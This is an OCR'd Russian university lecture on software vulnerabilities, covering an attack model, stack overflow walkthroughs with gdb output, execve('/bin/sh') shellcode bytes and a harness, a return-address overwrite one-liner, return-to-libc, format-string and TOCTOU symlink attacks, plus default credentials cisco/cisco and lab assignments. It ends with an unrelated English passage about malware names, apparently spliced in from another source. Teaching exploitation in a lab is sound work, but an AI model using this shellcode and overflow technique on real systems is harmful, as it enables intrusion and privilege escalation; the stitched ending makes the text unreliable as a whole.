Программные уязвимости – на стыке аппаратуры и программного обеспечения

Лекция 2. Основные типы программных уязвимостей


Total recall

- Какие бывают виды уязвимостей?
- 1. ARP cache poisoning – после отправки ARP-запроса
- 2. Пароль по-умолчанию
  - login:cisco
  - passwd: cisco
- 3. Что не так с этим кодом?

```
int  func(char *user)  {
        fprintf( stdout, user);
}
```

Эксплуатация уязвимостей

- Основные цели
  - Кража данных, перехват управления, отказ в обслуживании
- Основные шаги
  - поиск уязвимости, получение частичного доступа
  - эскалация привилегий
  - достижение цели атаки
  - сокрытие следов атаки
- Основные виды
  - недостаточная проверка ввода
  - ошибки переполнения
  - ошибки работы с форматной строкой
  - переполнение целого
  - некорректная обработка ошибок
  - гонки (TOCTOU - Time-of-check-to-time-of-use)




Введём формальное определение атаки

Матрица прав доступа:

Субъекты \ Объекты	oa	ob	oc	od
A		r	r	r
B	rwx	rw	rx	rw
C	r	r		
D		r		

Модель защищаемой системы

- ***Защищаемая система*** – объединение множеств объектов двух типов.
- $\Re_C = \{r_C\}$ – ***множество активных объектов***.
- $\Re_P = \{r_P\}$ – ***множество пассивных объектов***.
- $\Re = \Re_C \cup \Re_P, \Re_C \cap \Re_P = \varnothing$ – ***вся система***
-



Множество активных объектов

Множество пассивных объектов

Элемент множества представлен пятеркой:

$r \in \Re, r = (name, type, \xi(r), A_R, D(r)),$

где name – имя объекта,

type – его тип,


$\xi(r) : [0,1]$ *– загрузка объекта,*

A_r *– множество операций доступа для объектов типа type,*


$D(r) : [0,1]$ *– порог загрузки объекта*

Состояния объектов

Состояние активного объекта



Состояние пассивного объекта



Операции доступа:


- Каждой операции *a* соответствуют два отношения:
  - Доступа - $r_1 \xrightarrow{a} r_2$
  - Права на доступ - $a(r_1, r_2)$
- Наблюдаемый доступ может быть транзитивным (косвенным).

Опасные и безопасные состояния:

- **Безопасное**: все использующие его объекты имеют права доступа к нему и загрузка ресурса меньше порога.
- **Опасное**: хотя бы один из использующих его объектов не имеет права доступа к нему или загрузка равна 1 (100%).

Атака как траектория

- ***Траектория объекта*** *– непустая конечная последовательность состояний объекта.*



- ***Поведение объекта*** *– множество наблюдаемых траекторий объекта.*
- ***Атака на систему*** – это траектория объекта или набор траекторий нескольких объектов, которые переводят систему из безопасного состояния в опасное.

Атаки как эксплуатация уязвимостей

- **Программная уязвимость** – это свойство системы, благодаря которому возможен транзитивный доступ при отсутствии реальных прав доступа.

Уязвимости переполнения

- Настройки инструментальной машины (DVL):
  - отключить ASLR (echo 0 > /proc/sys/kernel/randomize_va_space)
  - компилировать примеры с ключами –g -mpreferred-stack-boundary=2

Переполнение стека

- Отсутствие проверок на размеры копируемых данных в C
- Специфика выполнение функций – параметры и локальные переменные на стеке
- Адреса возврата тоже на стеке
- Исполнимый стек (+x на соответствующие страницы памяти)


```
void return_input (void)
{
  char array[30];
  gets (array);
  printf("%s\n", array);
}

int main()
{
  return_input();
  return 0;
}
```

*


**

* /tmp/ccJINhdE.o: In function `return_input':
/home/test.c:7: warning: the `gets' function is dangerous and should not be used.

Виртуальная память процесса



Стек растёт «вниз»



- `push` – кладёт значение на стек
- `pop` – забирает значение со стека
- ESP – указывает на вершину стека

Переполнение стека

```
(gdb) disas return_input
Dump of assembler code for function return_input:
0x080483d4 <return_input+0>:    push   %ebp
0x080483d5 <return_input+1>:    mov    %esp,%ebp
0x080483d7 <return_input+3>:    sub    $0x28,%esp
0x080483da <return_input+6>:    lea    -0x1e(%ebp),%eax
0x080483dd <return_input+9>:    mov    %eax,(%esp)
0x080483e0 <return_input+12>:   call   0x80482e8 <gets@plt>
0x080483e5 <return_input+17>:   lea    -0x1e(%ebp),%eax
0x080483e8 <return_input+20>:   mov    %eax,(%esp)
0x080483eb <return_input+23>:   call   0x8048308 <puts@plt>
0x080483f0 <return_input+28>:   leave
0x080483f1 <return_input+29>:   ret

(gdb) break *0x080483e0
Breakpoint 1 at 0x80483e0: file test.c, line 7.
(gdb) break *0x080483f1
Breakpoint 2 at 0x80483f1: file test.c, line 9.
```

Пример - продолжение

```
(gdb) disas main
Dump of assembler code for function main:
0x080483f2 <main+0>:    push   %ebp
0x080483f3 <main+1>:    mov    %esp,%ebp
0x080483f5 <main+3>:    call   0x80483d4 <return_input>
0x080483fa <main+8>:    mov    $0x0,%eax
0x080483ff <main+13>:   pop    %ebp
0x08048400 <main+14>:   ret
(gdb) r
Starting program: test

Breakpoint 1, 0x080483e0 in return_input () at test.c:7
7               gets (array);
(gdb) x/20x $esp
0xbfa51c7c:    0xbfa51c82    0xb7890ff4    0x080495bc    0xbfa51ca8
0xbfa51c8c:    0x08048439    0xb78c2250    0x08048320    0x0804842b
0xbfa51c9c:    0xb7890ff4    0xbfa51ca8    0x080483fa    0xbfa51d08
0xbfa51cac:    0xb7750455    0x00000001    0xbfa51d34    0xbfa51d3c
0xbfa51cbc:    0xb78b2b38    0x00000001    0x00000001    0x00000000
```

Сохранённые значения адреса возврата и EBP

Пример - продолжение

```
(gdb) c
Continuing.
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Breakpoint 2, 0x080483f1 in return_input () at test3.c:9
9       }
(gdb) x/20x 0xbfa51c7c
0xbfa51c7c:     0xbfa51c82      0x41410ff4      0x41414141      0x41414141
0xbfa51c8c:     0x42424242      0x42424242      0x43434242      0x43434343
0xbfa51c9c:     0x43434343      0x44444444      0x44444444      0x00444444
0xbfa51cac:     0xb7750455      0x00000001      0xbfa51d34      0xbfa51d3c
0xbfa51cbc:     0xb78b2b38      0x00000001      0x00000001      0x00000000
(gdb) x/1i $eip
0x80483f1 <return_input+29>:    ret
(gdb) stepi
0x44444444 in ?? ()
```

Пример - продолжение


Что если так?

```
printf "AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDD\xe0\x83\x04\x08" | ./test
```

Эскалация привилегий

Программа: *

```
int main(){
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = 0x0;
  execve(name[0], name, 0x0);
  exit(0);
}
```



Компиляция:

```
gcc -o shell shell.c
shell.c: In function ‘main’:
shell.c:7: warning: incompatible implicit
declaration of built-in function ‘exit’
```

Выполнение:

```
~ $ ./shell
sh-3.2$
```

Как получить соответствующую последовательность машинных команд?

* © Shellcoder’s Handbook

Задание 1: получить текст шеллкода для DVL

Проверка:

1) Вставить полученный код вместо шеллкода в нижеследующей программе
2) Проверить, что итоговая программа запускает шелл

*

```
char shellcode[] =
      "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
      "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
      "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```


* © Shellcoder's Handbook

Задание 2: stack overflow

- С помощью полученного в задании 1 шеллкода сформировать входные данные для тестовой программы
- Убедиться, что стек успешно переполняется и выполняется шеллкод, в результате чего запускается шелл


Защита от переполнения стека

- Запрет на исполнение стека
- StackGuard
  - вставка специального поля сразу после адреса возврата
  - проверка значения рантаймом
  - реализовано в gcc (патч) и в Windows 2003 Server / VC++ .NET



Обход запрета на исполнение стека

- Return to libc
  - установить значение адреса возврата так, чтобы он указывал на вызов system() в libc
  - записать произвольное значение указателя на фрейм
  - записать адрес вызова exit() как новый адрес возврата
  - записать указатель на строку “/bin/sh”
  - записать строку “/bin/sh”



Переполнение кучи

- Переполнение чего-то, что не является стеком (.bss, heap, etc)
- Алгоритм работы malloc(): http://gee.cs.oswego.edu/dl/html/malloc.html
- malloc() хранит служебную информацию о чанках в двух местах:
  - глобальные переменные
  - блоки памяти перед и/или после выделенного чанка

Уязвимости форматной строки

```
#include <stdio.h>
#include <stdlib.h>

int main( int argc, char *argv[] )
{
        if( argc != 2 )
        {
                printf("Error - supply a
format string please\n");
                return 1;
        }

        printf( argv[1] );
        printf( "\n" );

        return 0;
}
```

*

Опасности:

- чтение памяти бесплатно
- с %n – и запись тоже

Примеры:

– wu-ftpd 2.* : remote root.
– Linux rpc.statd: remote root
– IRIX telnetd: remote root
– BSD chpass: local root

Уязвимые функции:

printf, fprintf, sprintf, …
vprintf, vfprintf, vsprintf, …
syslog, err, warn


* © Shellcoder's Handbook

Гонки, TOCTOU

- Идея:
  - Использовать гонки для изменения состояния ресурсов между проверкой и использованием в неатомарных операциях
  - особенно хорошо работает с проверками прав на файлы
- Пример: временные файлы Ghostscript
  - Ghostscript создаёт множество временных файлов
  - в Unix временные файлы часто создаются с помощью maketemp()
  - `name = maketemp("/tmp/gs_XXXXXXXX");`
  - `fp = fopen(name,"w");`
- Проблема: предсказуемые имена файлов, полученные из номера процесса
- Атака:
  - в нужное время создаём симлинк /tmp/gs_12345A -> /etc/passwd
  - Ghostscript перезаписывает /etc/passwd
- Похожие проблемы с enscript и другими программами, которые используют временные файлы
- Рекомендации:
  - Использование атомарного mkstemp(), который создаёт и сразу открывает файл

Задания

- Выполнить переполнение стека (задания 1, 2)
- Разобраться в Heap overflow (глава 5 в Shellcoder's Handbook)
- Воспроизвести исполнение произвольного кода при помощи форматной строки с модификатором %n


AND MALWARE IS NAMED BASED ON WHAT IT DOES ONCE IT IS RUNNING
WHAT DO YOU THINK THE DATA STEALER DOES?
PRETTY CLEAR, ISN'T IT? AND YOU DON'T WANT ONE OF THOSE ON YOUR MACHINE.
HOW ABOUT KEY LOGGERS? THEY LOG WHAT YOU TYPE... LIKE YOUR PASSWORDS.
A SPAM ROBOT OR SPAM BOT SENDS SPAM... HMM...FROM YOUR MACHINE MAYBE.
